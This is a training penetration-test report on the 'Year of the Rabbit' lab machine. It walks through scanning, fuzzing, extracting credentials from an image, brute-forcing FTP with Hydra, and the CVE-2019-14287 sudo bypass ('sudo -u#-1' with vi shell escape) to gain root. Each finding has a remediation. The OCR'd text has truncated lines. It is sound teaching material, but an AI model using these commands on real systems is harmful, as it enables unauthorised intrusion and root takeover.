SECURITY ASSESSMENT

<<Year of the Rabbit>>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: <<16/10/2024 >
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

<<

- **Information Disclosure in Path (Low)**
  - **Explanation**: After accessing the web server, I found the Apache page. By fuzzing, I gained access to the /accets path, which revealed a CSS file.
- **Misconfiguration in PHP File Redirect (Medium)**
  - **Explanation**: When intercepting the request to access a PHP file, I was redirected to another path containing a secret path due to a misconfiguration.
- **Information Disclosure in Image (High)**
  - **Explanation**: I obtained FTP server authentication data by extracting it from an image located in a secret path.
- **Weak Encoding Using Brainfuck Cipher (High)**
  - **Explanation**: On the FTP server, I found a file containing SSH authentication data encoded using the weak Brainfuck cipher.
- **Misconfiguration in SSH (High)**
  - **Explanation**: After logging in using credentials obtained from the FTP server, I found a file indicating that the root user instructed another user to change their password, with the password clearly displayed.
- **Privilege Escalation Vulnerability (CVE-2019-14287) (High)**
  - **Explanation**: I was able to gain root privileges by exploiting a misconfiguration linked to this specific CVE

>>

Executive Recommendation

<<

It is critical to address the identified vulnerabilities promptly to prevent potential exploitation. Specifically, patch the **Privilege Escalation Vulnerability (CVE-2019-14287),** which could allow attackers to gain root access. Additionally, ensure that sensitive data is not stored within images, as this poses a security risk. Removing any critical information from images and securing storage practices is recommended to safeguard the organization's assets.

>>

Significant Vulnerability Summary

>>

This report highlights critical vulnerabilities that could lead to significant security risks.

Critical Information Exposure: Sensitive data is stored within images, which may be subject to easy encoding techniques.

Privilege Escalation Risk: The identified CVE could potentially grant attackers root privileges.

High Risk Vulnerabilities

- **CVE(2019-14287)**– Leads to root privilege escalation.

Medium Risk Vulnerabilities

- Information disclosure when logging into SSH as the 'eli' user.
- Sensitive information disclosed in images due to poor encoding practices.

Low Risk Vulnerabilities

- Sensitive paths exposed in CSS files.

Significant Vulnerability Detail


<< Information Disclosure in Path >>

<< LOW>>

<<

Vulnerability detail

- **Assessed Risk Level:** Low
- **Discussion (Executive Summary)** when accessing a specific path that inadvertently exposed a PHP file. The presence of this file can lead to unintended information disclosure, which could potentially be exploited.
- **Evidence of Validation:**



- **Probability of Exploit/Attack**: While this vulnerability is not immediately dangerous, it may serve as a stepping stone for more significant attacks. An attacker could use the information obtained to escalate their privileges or gain access to additional sensitive data.
- **Impact of Exploitation:** If exploited, this vulnerability could impact multiple users and groups within the organization, potentially affecting various departments.
- **Remediation:** To mitigate this risk, it is recommended to remove the exposed PHP file from the CSS file and ensure that no sensitive information is accessible through unintended paths.

>>

<< Misconfiguration in PHP File Redirect >>

<< MEDIUM >>

<<

Vulnerability detail

Assessed Risk Level: Medium

Discussion (Executive Summary): This vulnerability was identified when a request for a specific file redirected us to YouTube. During our attempt to intercept the request, we discovered a secret path containing an image file. This misconfiguration exposes sensitive paths that should not be accessible.

Evidence of Validation:

Host	Method	URL	Para
http://10.10.115.232	GET	/intermediary.php?hidden_directory=/...	
http://10.10.115.232	GET	/sup3r_s3cr3t_fl4g.php	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g/	
https://www.youtube.com	GET	/watch?v=dQw4w9WgXcQ?autoplay=1	

quest

etty Raw Hex

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.115.232
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Probability of Exploit/Attack: An attacker could exploit this misconfiguration by accessing the secret path to install unauthorized images or manipulate existing content.

Impact of Exploitation: If exploited, this vulnerability could allow an attacker to gain credentials for logging into FTP servers, potentially compromising sensitive data and affecting multiple users and groups within the organization. This could disrupt business continuity and have financial implications.

Remediation: To mitigate this risk, it is recommended to remove or properly configure the exposed path to prevent redirection. Additionally, implementing strict access controls can help secure sensitive areas of the application

>>


<< Information Disclosure in Image >>

<<high >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when downloading an image, which displayed sensitive credentials as strings. This exposure of credentials for FTP servers poses a significant security risk.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** An attacker could exploit this vulnerability by accessing the exposed credentials to gain unauthorized entry into the FTP server. Tools such as Hydra, Wfuzz, or other brute-force tools could be used to exploit this weakness effectively.
- **Impact of Exploitation:** If exploited, the attacker could gain access to FTP servers and download any files stored within, leading to potential data breaches and loss of sensitive information. This could significantly impact various users and groups within the organization, disrupting business continuity and resulting in revenue loss.
- **Remediation:** To mitigate this risk, it is essential to remove the critical data from the image and secure it adequately. Implementing stringent access controls and monitoring can also enhance the security posture of the organization

>>


<< Weak Encoding Using Brainfuck Cipher >>

<< HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when accessing the *eli* installation files from the FTP server, where critical data was found to be encoded with a weak cipher. This encoding method exposed SSH credentials, creating a significant security risk.
- **Evidence of Validation:**



- **Probability of Exploit/Attack:** An attacker could exploit this vulnerability by gaining access to SSH using the exposed credentials. The weak encoding may allow for easy decryption, increasing the likelihood of successful exploitation.
- **Impact of Exploitation:** If this vulnerability is exploited, attackers could gain unauthorized access to the SSH environment, potentially compromising sensitive data across various user groups and departments. This could lead to significant business disruptions and financial losses.
- **Remediation:** To mitigate this risk, it is essential to replace the weak cipher with a stronger encryption method. Additionally, sensitive information should be stored securely, and access controls should be implemented to limit exposure. Regular security audits can help ensure that sensitive data remains protected

>>

<< Misconfiguration in SSH >>

<<HIGH>>

<<

Vulnerability detail

- **Assessed Risk Level:** High

Discussion (Executive Summary): This vulnerability was identified through privilege escalation attempts when logging into the SSH service. By leveraging specific comments made by users, an attacker could gain unauthorized access to elevated privileges.

Evidence of Validation:

```
[redacted]year-of-the-rabbit:~$ find / -name s3cr3t 2>/dev/null
/usr/games/s3cr3t
[redacted]@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, [redacted].
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
No passwd entry for user '[redacted]'
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
Password:
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/g[redacted]/user.txt
```

Probability of Exploit/Attack: There is a significant probability that an attacker could exploit this vulnerability to escalate their privileges, gaining access to sensitive system resources and data.

Impact of Exploitation: If exploited, this vulnerability could allow attackers to gain unauthorized access to critical systems, impacting various user groups and departments. This could lead to serious breaches of business continuity and financial loss.


Remediation: To mitigate this risk, it is recommended to restrict the visibility of sensitive comments to the user who created them. Implementing secure storage practices for such information can prevent unauthorized access and escalation. Regular audits and monitoring of user access patterns can also help detect and prevent exploitation attempts.

>>

<<privilege escalation vulnerability(CVE-2019-14287)>>

<<HIGH >>

<<

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified by listing the privileges and permissions assigned to a user via the sudo -l command. A misconfiguration was discovered that could be exploited to gain root privileges. By using the command:
- bash
- Copy code
- sudo -u#-1 /usr/bin/vi /home/*******/user.txt
- an attacker could edit the file to include the line:
- Copy code
- :!/bin/bash
- This manipulation allows for gaining root access.
- **Evidence of Validation:**
- 

- **Probability of Exploit/Attack:** If an attacker successfully gains access to SSH, there is a high probability that they could exploit this vulnerability, potentially compromising the system's integrity.
- **Impact of Exploitation:** Exploitation of this vulnerability could allow attackers to gain root access, affecting multiple user groups and departments. This could lead to significant breaches in business continuity and financial losses.
- **Remediation:** To mitigate this risk, ensure that your system is running **sudo version 1.8.28 or later**, as this version includes the patch for **CVE-2019-14287**. Additionally, regular audits of user privileges and permissions should be conducted to identify and rectify any misconfigurations.

>>

Methodology

<<

1. **Scanning with Nmap**: Conducted a thorough scan of the network using Nmap to identify live hosts, open ports, and services running on those ports.
2. **Web Server Assessment**: Evaluated the web servers for vulnerabilities and misconfigurations to gather information about their configurations and potential weaknesses.
3. **Fuzzing**: Performed fuzzing techniques to discover hidden endpoints and interesting information that could be leveraged for further exploitation.
4. **Request Interception**: Intercepted web requests using a proxy tool to analyze the traffic and identify sensitive information that may be exposed during the communication process.
5. **Steganography Techniques**: Explored potential data hidden within images or other file formats using steganography techniques to extract critical information that could be useful for further attacks.
6. **Decoding Critical Information**: Decoded any critical information obtained during the previous steps to assess its relevance and potential for exploitation.
7. **Privilege Escalation Attempts**:
   - Attempted privilege escalation to access another user's permissions.
   - Pursued privilege escalation to gain root access, ensuring a comprehensive assessment of system security.

>>

Assessment Toolset Selection

<<

- **Nmap**
- **Dirsearch**
- **Burp Suite**
- **Hydra**
- **dCode**
- **ChatGPT**

>>

Assessment Methodology Detail

<<

At first I scan with nmap tool as

```
┌──(kali㉿kali)-[~/task]
└─$ nmap -sV -A 10.10.124.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 11:40 EDT
Nmap scan report for 10.10.124.31 (10.10.124.31)
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (Linu
 (93%), Android 5.0 - 6.0.1 (Linux 3.4) (93%), Android 5.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

I found web server I access it and found static Apache page then I fuzzing directory using dirsearch tool as

```
$ dirsearch -u http://10.10.124.31
sr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationW
from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3

tensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25

tput File: /home/kali/task/reports/http_10.10.124.31/_24-10-06_11-41

rget: http://10.10.124.31/

1:41:36] Starting:
1:41:56] 403 -  277B  - /.ht_wsr.txt
1:41:56] 403 -  277B  - /.htaccess.orig
1:41:56] 403 -  277B  - /.htaccess.bak1
1:41:56] 403 -  277B  - /.htaccess_sc
1:41:56] 403 -  277B  - /.htaccessBAK
1:41:56] 403 -  277B  - /.htaccess_extra
1:41:56] 403 -  277B  - /.htaccess.save
1:41:56] 403 -  277B  - /.htaccess_orig
1:41:56] 403 -  277B  - /.htaccess.sample
1:41:57] 403 -  277B  - /.htaccessOLD
1:41:57] 403 -  277B  - /.htaccessOLD2
1:41:57] 403 -  277B  - /.htm
1:41:57] 403 -  277B  - /.httr-oauth
1:41:57] 403 -  277B  - /.html
1:41:57] 403 -  277B  - /.htpasswd_test
1:41:57] 403 -  277B  - /.htpasswds
1:42:03] 403 -  277B  - /.php
1:42:03] 403 -  277B  - /.php3
1:43:08] 200 -  487B  - /assets/
1:43:08] 301 -  313B  - /assets  →  http://10.10.124.31/assets/
```

After that I access to css file and find this file

10.10.124.31/assets/style.css

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

```
{
 margin: 0px 0px 0px 0px;
 padding: 0px 0px 0px 0px;


ody, html {
 padding: 3px 3px 3px 3px;

 background-color: #D8DBE2;

 font-family: Verdana, sans-serif;
 font-size: 11pt;
 text-align: center;

* Nice to see someone checking the stylesheets.
  Take a look at the page: /sup3r_s3cr3t_fl4g.php
/
```

When access this file it redirect me to youtube videos so that I intercept the request and gain


Host	Method	URL	Para
http://10.10.115.232	GET	/intermediary.php?hidden_directory=/...	
http://10.10.115.232	GET	/sup3r_s3cr3t_fl4g.php	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g	
http://10.10.115.232	GET	/sup3r_s3cret_fl4g/	
https://www.youtube.com	GET	/watch?v=dQw4w9WgXcQ?autoplay=1	

quest


etty Raw Hex

```
GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
Host: 10.10.115.232
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Hidden dir when access it I found an image I download it from



When I show it as string I found some interesting creds as




I save passwords in file and run hydra tool to gain the right password as


```
┌──(kali㉿kali)-[~/task]
└─$ hydra -l [redacted] -P pass ftp://10.10.124.31
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:
[DATA] attacking ftp://10.10.124.31:21/
[21][ftp] host: 10.10.124.31   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-06
```

After login in ftp service I download the file was encoded with string sypher so I use dCode we site to analyses it as



Then I try to decode as



Now I try to login to ssh using this creds

```
┌──(kali㉿kali)-[~/task]
└─$ ssh [redacted]@10.10.124.31
The authenticity of host '10.10.124.31 (10.10.124.31)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.124.31' (ED25519) to the list of known hosts.
[redacted]@10.10.124.31's password:

1 new message
Message from Root to [redacted]:

"[redacted], I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE

[redacted]@year-of-the-rabbit:~$
```

I found this massage so I found directory name se3cr3t as

```
[redacted]year-of-the-rabbit:~$ find / -name s3cr3t 2>/dev/null
/usr/games/s3cr3t
[redacted]@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
